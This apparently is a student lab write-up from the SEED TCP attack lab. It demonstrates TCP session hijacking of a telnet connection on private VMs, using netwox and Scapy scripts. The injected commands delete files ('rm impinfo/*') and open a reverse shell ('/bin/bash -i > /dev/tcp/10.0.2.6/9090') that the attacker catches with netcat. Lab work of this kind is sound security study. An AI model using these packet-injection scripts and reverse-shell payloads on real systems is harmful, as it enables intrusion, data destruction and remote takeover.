
1. In the attacker's VM we use wireshark to sniff the packets between the client and the server.
2. After the client makes a telnet connection to the server and it is successfully established, we will be able to see a lot of Telnet/TCP protocol packets.
3. The last TCP packet, as observed using wireshark, is from the client to the server and it is an acknowledgement for the packet sent by the server. So we now have the sequence number, the acknowledgement number, the client's port number to construct a new packet from the host to the client using netwox 40/ scapy. Since the receiver is a telnet server, it will execute the "data" sent to it. We add malicious commands as the data.
4. Once we send the packet containing malicious command from the attacker impersonating the client, the server receives it and executes it thinking it is from the client itself.

   Here I used this attack to delete important files from the server.
   rm impinfo/\n* deletes all the files in the impinfo directory of the server.

Using Netwox



Initially, There are 2 files in the impinfo folder.



The packet containing the command is sent to the server.

```
[10/01/20]seed@VM:~/impinfo$ ls
[10/01/20]seed@VM:~/impinfo$
```


All the files in the folder are deleted.

The netwox command used and the packet constructed:

```
[10/01/20]seed@VM:~$ sudo netwox 40 -l 10.0.2.5 -m 10.0.2.4 -o 53672 -p 23 -q 7227
59779 -E 30336 -r 3917066230 -z -H "726d20696d70696e666f2f2a0a"
IP_____________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0____|___________0x0035=53___________|
|             id                |r|D|M|       offsetfrag        |
|________0xCB46=52038___________|0|0|0|_______0x0000=0_________|
|      ttl      |   protocol    |            checksum           |
|____0x00=0_____|____0x06=6_____|___________0xD774______________|
Wireshark                      source                           |
|_____________________________10.0.2.5_________________________|
|                            destination                       |
|_____________________________10.0.2.4_________________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_________0xD1A8=53672__________|__________0x0017=23____________|
|                            seqnum                            |
|_____________________0x2B147063=722759779_____________________|
|                            acknum                            |
|_____________________0xE979AFF6=3917066230____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_________0x7680=30336_________|
|           checksum            |            urgptr            |
|__________0x1148=4424__________|___________0x0000=0___________|
72 6d 20 69  6d 70 69 6e  66 6f 2f 2a  0a          # rm impinfo/*.
```

Using Scapy

```
[10/01/20]seed@VM:~$ ls impinfo
password1.txt  password2.txt
[10/01/20]seed@VM:~$ ls
android         Downloads          lib        Templates
bin             examples.desktop   Music      Videos
Customization   get-pip.py         Pictures
Desktop         host               Public
Documents       impinfo            source
[10/01/20]seed@VM:~$ ls impinfo
```



The client(attacker) sends the packet and the command is executed on the server.

Code used and the packet constructed:

```
#TCP session Hijacking
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=45616, dport=23, flags="A", seq=1405864580, ack=658095370)
data = "rm impinfo/*\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


```
[10/01/20]seed@VM:~/Desktop$ sudo python tcpsesshi.py
version    : BitField (4 bits)                   = 4               (4)
ihl        : BitField (4 bits)                   = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                  = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.5'      (None)
dst        : DestIPField                         = '10.0.2.4'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 45616           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1405864580      (0)
ack        : IntField                            = 658095370       (0)
dataofs    : BitField (4 bits)                   = None            (None)
reserved   : BitField (3 bits)                   = 0               (0)
flags      : FlagsField (9 bits)                 = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              ([])
--
load       : StrField                            = 'rm impinfo/*\n' ('')
```

Question 5: Creating reverse shell using TCP Session Hijacking

This attack uses the TCP session hijacking attack to help create a reverse shell.
The steps are as follows:

1. The attacker first uses netcat to to specify a port number so they can listen for a connection on that port. The nc -l 9090 -v command specifies that the attacker is listening for a connection on port 9090.
2. The attacker then creates a malicious packet impersonating the client using steps from the session hijacking attack with the data field (command) "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1\n". This command ensures that the output is sent to the /dev/tcp/10.0.2.6 which is the tcp connection to 10.0.2.6 and port 9090 which is the attacker. And the input is also taken from the same. So basically, we're able to send commands from the attacker to the server and the results are also directed to the attacker's VM. If this command executes successfully, we get the "connection accepted message".
3. Now the attacker can send series of commands to execute on the server.

   I used the reverse shell to remove a folder(impinfo) and the files in the folder.




```
10/01/20]seed@VM:~/Desktop$ #The attacker
10/01/20]seed@VM:~/Desktop$ sudo python reverseshell.py
ersion    : BitField (4 bits)                = 4               (4)
hl        : BitField (4 bits)                = None            (None)
os        : XByteField                       = 0               (0)
en        : ShortField                       = None            (None)
d         : ShortField                       = 1               (1)
lags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
rag       : BitField (13 bits)               = 0               (0)
tl        : ByteField                        = 64              (64)
roto      : ByteEnumField                    = 6               (0)
hksum     : XShortField                      = None            (None)
rc        : SourceIPField                    = '10.0.2.5'      (None)
st        : DestIPField                      = '10.0.2.4'      (None)
ptions    : PacketListField                  = []              ([])
-
port      : ShortEnumField                   = 45618           (20)
port      : ShortEnumField                   = 23              (80)
eq        : IntField                         = 820128799       (0)
ck        : IntField                         = 4170145775L     (0)
ataofs    : BitField (4 bits)                = None            (None)
eserved   : BitField (3 bits)                = 0               (0)
lags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
indow     : ShortField                       = 8192            (8192)
hksum     : XShortField                      = None            (None)
rgptr     : ShortField                       = 0               (0)
ptions    : TCPOptionsField                  = []              ([])
-
oad       : StrField                         = '/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1\n' ('')
10/01/20]seed@VM:~/Desktop$
```

```
[10/01/20]seed@VM:~/Desktop$ #This is also the attacker
[10/01/20]seed@VM:~/Desktop$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 37408)
```

The connection is accepted. Reverse shell is created.

```
rmdir impinfo
[10/01/20]seed@VM:~$ rm impinfo/page1.txt
rm impinfo/page1.txt
[10/01/20]seed@VM:~$ rmdir impinfo
rmdir impinfo
[10/01/20]seed@VM:~$
```

```
[10/01/20]seed@VM:~$ mkdir impinfo
[10/01/20]seed@VM:~$ vi impinfo/page1.txt
[10/01/20]seed@VM:~$ ls
android         Documents         host     Pictures   Videos
bin             Downloads         impinfo  Public
Customization   examples.desktop  lib      source
Desktop         get-pip.py        Music    Templates
[10/01/20]seed@VM:~$ cd impinfo/
[10/01/20]seed@VM:~/impinfo$ ls
page1.txt
[10/01/20]seed@VM:~/impinfo$ cd ..
[10/01/20]seed@VM:~$ ls
android         Documents         host     Pictures   Videos
bin             Downloads         impinfo  Public
Customization   examples.desktop  lib      source
Desktop         get-pip.py        Music    Templates
[10/01/20]seed@VM:~$ cd impinfo/
[10/01/20]seed@VM:~/impinfo$ ls
[10/01/20]seed@VM:~/impinfo$ cd ..
[10/01/20]seed@VM:~$ ls
android         Documents         host      Public
bin             Downloads         lib       source
Customization   examples.desktop  Music     Templates
Desktop         get-pip.py        Pictures  Videos
[10/01/20]seed@VM:~$
```

The set of commands used and the results obtained.

Code used:

#TCP reverse shell
#!/usr/bin/python

```
from scapy.all import *
ip = IP(src="10.0.2.5", dst="10.0.2.4")
tcp = TCP(sport=45618, dport=23, flags="A", seq=820128799, ack=4170145775)
data = "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```